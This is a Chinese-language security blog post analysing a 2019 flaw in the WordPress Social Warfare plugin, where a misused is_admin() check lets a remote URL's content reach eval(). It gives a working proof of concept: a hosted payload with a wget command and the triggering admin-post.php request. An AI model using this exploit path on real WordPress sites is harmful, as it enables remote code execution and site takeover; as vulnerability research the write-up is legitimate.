SWRhapsody

WordPress Social Warfare XSS

于5月 23, 2019由**SWRhapsody**发布

Introduction

Plugin name: Social Warfare

Exploitation Level: Easy / Remote

Vulnerability: XSS

Version: 3.5.2

Code

漏洞位于 SWP_Database_Migration.php 的 226 行

```php
if (!is_admin()) {
    wp_die('You do not have authorization to view this page.');
}

$options = file_get_contents($_GET['swp_url'] . '?swp_debug=get_user_options');

//* Bad url.
if (!$options) {
    wp_die('nothing found');
}

$pre = strpos($options, '<pre>');
if ($pre != 0) {
    wp_die('No Social Warfare found.');
}

$options = str_replace('<pre>', '', $options);
$cutoff = strpos($options, '</pre>');
$options = substr($options, 0, $cutoff);

$array = 'return ' . $options . ';';

try {
    $fetched_options = eval( $array );
```

SWRhapsody

wodpress后台也没有相关的选项。代码在检查权限的使用了 `is_admin()`，根据官方文档的说明

> *is_admin()*
>
> *Determines whether the current request is for an administrative interface page.*
>
> *Description*
>
> *Does not check if the user is an administrator; use current_user_can() for checking roles and capabilities.*

这个函数并不检查用户的权限，导致攻击者可以执行任意的 Javascript？ 代码（于代码片段的第24行触发）。

那么下一步是构建 payload，我们来看下如何到达 24 行的 `eval()` 首先要请求一个 administrative interface page，这里我们可以用 WordPress 中的 admin_post

> *do_action('admin_post')*
>
> Fires on an authenticated admin post request where no action is supplied.

这样我们当前的请求路径就是

```
XXX.XXX.XXX.XXX/wordpress/wp-admin/admin-post.php
```

接下来代码对我们请求参数 swp_url 的值发送请求 swp_debug=get_user_options

正常的结果如下

```
array (
  'analytics_campaign' => 'SocialWarfare',
  'analytics_medium' => 'social',
  'bitly_authentication' => false,
  'button_alignment' => 'fullWidth',
  'button_shape' => 'flatFresh',
  'button_size' => 1,
  'cache_method' => 'advanced',
  'ctt_css' => '',
  'ctt_theme' => 'style1',
  'custom_color' => '#000000',
  'custom_color_outlines' => '#000000',
```

SWRhapsody

```
    'float_button_count' => 5,
    'float_button_shape' => 'default',
    'float_custom_color' => '#000000',
    'float_custom_color_outlines' => '#000000',
    'float_default_colors' => 'full_color',
    'float_hover_colors' => 'fullColor',
    'float_location' => 'bottom',
    'float_location_page' => 'off',
    'float_location_post' => 'on',
    'float_mobile' => 'bottom',
    'float_screen_width' => 1100,
    'float_single_colors' => 'full_color',
    'float_size' => 1,
    'float_style_source' => true,
    'float_vertical' => 'center',
    'floating_panel' => true,
    'force_new_shares' => false,
    'frame_buster' => false,
    'full_content' => false,
    'google_analytics' => false,
    'hover_colors' => 'full_color',
    'last_migrated' => '3.0.5',
    'location_archive_categories' => 'below',
    'location_home' => 'none',
    'location_page' => 'below',
    'location_post' => 'below',
    'minimum_shares' => 0,
    'network_shares' => true,
    'og_page' => 'article',
    'og_post' => 'article',
    'order_of_icons' =>
    array (
      'twitter' => 'twitter',
      'linkedIn' => 'linkedin',
      'pinterest' => 'pinterest',
      'facebook' => 'facebook',
      'google_plus' => 'google_plus',
    ),
    'order_of_icons_method' => 'manual',
    'pin_browser_extension' => false,
    'pin_browser_extension_location' => 'hidden',
    'pinit_image_description' => 'alt_text',
    'pinit_image_source' => 'image',
    'pinit_location_horizontal' => 'center',
    'pinit_location_vertical' => 'top',
    'pinit_min_height' => '200',
    'pinit_min_width' => '200',
    'pinit_toggle' => false,
    'pinterest_fallback' => 'all',
    'pinterest_image_location' => 'hidden',
    'recover_shares' => false,
    'recovery_format' => 'unchanged',
    'recovery_prefix' => 'unchanged',
    'recovery_protocol' => 'unchanged',
    'single_colors' => 'full_color',
    'swp_click_tracking' => false,
    'swp_twitter_card' => true,
    'total_shares' => true,
    'totals_alignment' => 'total_sharesalt',
    'transition' => 'slide',
```

SWRhapsody

根据代码逻辑 WordPress 在获得请求结果后会把 `<pre></pre>` 中的部分保存到变量 `$array` 中然后调用 `eval()` 函数来重新转化为 array。不过我不是很明白为什么这个漏洞是个 XSS，我觉得这明显是个 php 任意代码执行漏洞，我也尝试了[1] [2]中的两个payload，就算修改也无法触发跳转到其他网站，不知道是不是要稍微再把代码读深点。

现在如何利用这个漏洞就很清楚了，我们建个网页，内容就是我们想执行的 php 代码，然后利用这个拷贝配置函数中的 `eval()` 来执行我们的代码。


网页payload(a.txt)

```
1 <pre>'wget www.google.com -o /var/www/html/google.com'</pre>
```

请求 URL 触发payload

```
1 http://XXX.XXX.XXX.XXX/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://
```

正常触发



index.htm.1就是下载的页面，请无视靶机的权限配置问题。

Reference

[1] Social Warfare Plugin Zero-Day: Details and Attack Data

[2] Zero-Day Stored XSS in Social Warfare

分类: UNCATEGORIZED

SWRhapsody

0 条评论

发表评论

名称 *

电子邮件 *

网站

在想些什么?

发表评论

近期文章

- 携程Apollo YAML 反序列化
- CVE-2020-5410
- CodeQL部分源码简读
- 服务器与网关的不一致
- CodeQL 部分使用记录

SWRhapsody

文章归档

2020年8月

2020年6月

2020年5月

2020年3月

2020年1月

2019年12月

2019年11月

2019年8月

2019年7月

2019年5月

2019年4月

2019年1月

2018年11月

2018年10月

2018年9月

2018年4月

2018年3月

2018年2月

2018年1月

分类目录

Article Collection

Cheat Sheet

SWRhapsody

Exploit

HackTheBox

Penetration Test

Uncategorized

相关文章

UNCATEGORIZED

自动化程序修复

Automatic patch generation Introduc 阅读更多…

UNCATEGORIZED

Criminology

Introduction 网络安全也要学习犯罪学了吗，每次写这类文章都 阅读更多…

UNCATEGORIZED

IOT

SWRhapsody

ABOUT

Hestia |由ThemeIsle开发